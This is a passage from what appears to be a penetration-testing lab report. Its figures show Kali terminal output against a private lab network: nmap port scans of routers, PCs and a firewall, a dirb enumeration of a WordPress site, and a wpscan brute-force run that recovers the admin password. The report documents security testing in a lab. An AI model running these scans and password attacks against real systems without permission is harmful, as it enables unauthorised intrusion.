    link/ether 00:15:5d:00:04:1c brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.66/27 brd 192.168.0.95 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:41c/64 scope link
        valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~# ip route
default via 192.168.0.65 dev eth0 proto static
192.168.0.64/27 dev eth0 proto kernel scope link src 192.168.0.66 metric 1
root@xadmin-virtual-machine:~#

```

Figure 1-105 PC 5 ip a and ip route

```

root@kali:~# nmap -p- 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:30 EST
Nmap scan report for 192.168.0.193
Host is up (0.00096s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds

```

Figure 1-106 Router 1 nmap scan

```

root@kali:~# nmap -p- 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:31 EST
Nmap scan report for 172.16.221.237
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 16.16 seconds

```

Figure 1-107 Webserver 1 nmap scan

```

root@kali:~# nmap -p- 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 13:53 EST
Nmap scan report for 192.168.0.210
Host is up (0.00050s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp   open  nfs
35076/tcp open  unknown
36647/tcp open  unknown
38131/tcp open  unknown
48890/tcp open  unknown
49460/tcp open  unknown
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds

```

Figure 1-108 PC 1 nmap scan

```

root@kali:~# nmap -p- 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:33 EST
Nmap scan report for 192.168.0.226
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds

```

Figure 1-109 Router 2 nmap scan

```

Nmap done: 1 IP address (1 host up) scanned in 16.16 seconds
root@kali:~# nmap -p- 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:32 EST
Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp   open  nfs
39717/tcp open  unknown
41144/tcp open  unknown
49407/tcp open  unknown
51552/tcp open  unknown
54477/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds

```

Figure 1-110 PC 2 nmap scan

```
root@kali:~# nmap -p- 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:47 EST
Nmap scan report for 13.13.13.13
Host is up (0.011s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 20.34 seconds
```

Figure 1-111 PC 3 nmap scan

```
root@kali:~# nmap -p- 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:34 EST
Nmap scan report for 192.168.0.230
Host is up (0.0045s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 17.62 seconds
```

Figure 1-112 Router 3 nmap scan

```
root@kali:~# nmap -p- 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:35 EST
Nmap scan report for 192.168.0.130
Host is up (0.0024s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
2049/tcp   open  nfs
32864/tcp  open  unknown
34806/tcp  open  unknown
43426/tcp  open  unknown
46315/tcp  open  unknown
59730/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.04 seconds
```

Figure 1-113 PC 4 nmap scan


```

root@kali:~# nmap -p- 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:36 EST
Nmap scan report for 192.168.0.242
Host is up (0.0097s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
46334/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.39 seconds

```

Figure 1-114 Webserver 2 nmap scan

```

root@kali:~# nmap -p- 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:49 EST
Nmap scan report for 192.168.0.234
Host is up (0.0016s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
2601/tcp  open  zebra
2604/tcp  open  ospfd
2605/tcp  open  bgpd

Nmap done: 1 IP address (1 host up) scanned in 117.14 seconds

```

Figure 1-115 Firewall nmap scan

```

root@kali:~# nmap -p- 192.168.0.97
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:39 EST
Nmap scan report for 192.168.0.97
Host is up (0.0045s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 18.43 seconds

```

Figure 1-116 Router 4 nmap scan


```

root@kali:~# nmap -p- 192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 23:39 EST
Nmap scan report for 192.168.0.66
Host is up (0.0077s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
2049/tcp   open  nfs
49101/tcp  open  unknown
54889/tcp  open  unknown
56000/tcp  open  unknown
57281/tcp  open  unknown
60516/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.99 seconds

```

Figure 1-117 PC 5 nmap scan

```


root@kali:~# nmap 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-19 21:52 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 25.73% done; ETC: 21:52 (0:00:06 remaining)
Nmap scan report for 172.16.221.16
Host is up (0.00090s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 172.16.221.237
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 17.91 seconds

```

Figure 1-118 Webserver 1 subnet nmap scan



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 1-119 Webserver 1 in firefox




Figure 1-120 Webserver 1 nikto scan

```
root@kali:~# gobuster dir -u http://172.16.221.237 -w /usr/share/wordlists/dirb/common.txt
bash: gobuster: command not found
root@kali:~# dirb http://172.16.221.237
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
START_TIME: Thu Dec 19 22:18:34 2024
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
=> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
=> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
=> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
(Try using FineTuning: '-f')
```

Figure 1-121 Webserver 1 dirb scan (1/3)


```

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
(Try using FineTuning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.

```

Figure 1-122 Webserver 1 dirb scan (2/3)


```

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Dec 19 22:20:29 2024
DOWNLOADED: 50732 - FOUND: 92

```

Figure 1-123 Webserver 1 dirb scan (3/3)

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

Comment

Figure 1-124 Webserver 1 wordpress site post comment Script




Figure 1-125 Webserver 1 wordpress site post comment URL




Figure 1-126 Webserver 1 both comments visible




Figure 1-127 Webserver 1 WordPress admin panel

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress/ --passwords /usr/share/john/password.lst --usernames admin

WordPress Security Scanner by the WPSec Team
Version 3.7.5
Sponsored by Automattic - https://automattic.com/
@_WPSec_, @ethicalhack3r, @erwan_lr, @FireFart_

[i] It seems like you have not updated the database for some time.

[+] URL: http://172.16.221.237/wordpress/
[+] Started: Sat Jan 4 03:53:48 2025

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
Interesting Entries:
- Server: Apache/2.2.22 (Ubuntu)
- X-Powered-By: PHP/5.3.10-1ubuntu3.26
Found By: Headers (Passive Detection)
Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
Found By: Headers (Passive Detection)
Confidence: 100%
Confirmed By:
- Link Tag (Passive Detection), 30% confidence
- Direct Access (Aggressive Detection), 100% confidence
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
Found By: Rss Generator (Passive Detection)
- http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
- http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
```

Figure 1-128 WPSecan (1/2)

```
[+] WordPress theme in use: twentyeleven
Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
Last Updated: 2020-08-11T00:00:00Z
Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[i] The version is out of date, the latest version is 3.5
Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
Style Name: Twenty Eleven
Style URI: http://wordpress.org/extend/themes/twentyeleven
Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...
Author: the WordPress team
Author URI: http://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)
Confirmed By: Urls In Homepage (Passive Detection)

Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
- http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on WP Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / 000000 Time: 00:02:00 <===== (1150 / 1150) 100.00% Time: 00:02:00

[i] Valid Combinations Found:
| Username: admin, Password: zxc123

[i] No WPvulnDB API Token given, as a result vulnerability data has not been output.
You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/signup.

[+] Finished: Sat Jan 4 03:56:01 2025
Requests Done: 1230
Cached Requests: 6
Data Sent: 391.4 KB
Data Received: 4.83 MB
Memory used: 219.189 MB
Elapsed time: 00:02:13
```

Figure 1-129 WPSecan (2/2)




Figure 1-130 WordPress admin panel




Figure 1-131 WordPress manually allow script



Figure 1-132 WordPress admin account

Name

Username Username cannot be changed.

First Name

Last Name

Nickname (required)

Display name publicly as

Contact Info

E-mail (required)

Website

AIM

Yahoo IM

Jabber / Google Talk

About Yourself

Biographical Info

Share a little biographical information to fill out your profile. This may be shown publicly.

New Password

If you would like to change the password type a new one. Otherwise leave this blank.

Type your new password again.

Strength indicator

Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! " ? \$ % ^ & *.

Figure 1-133 WordPress admin account being edited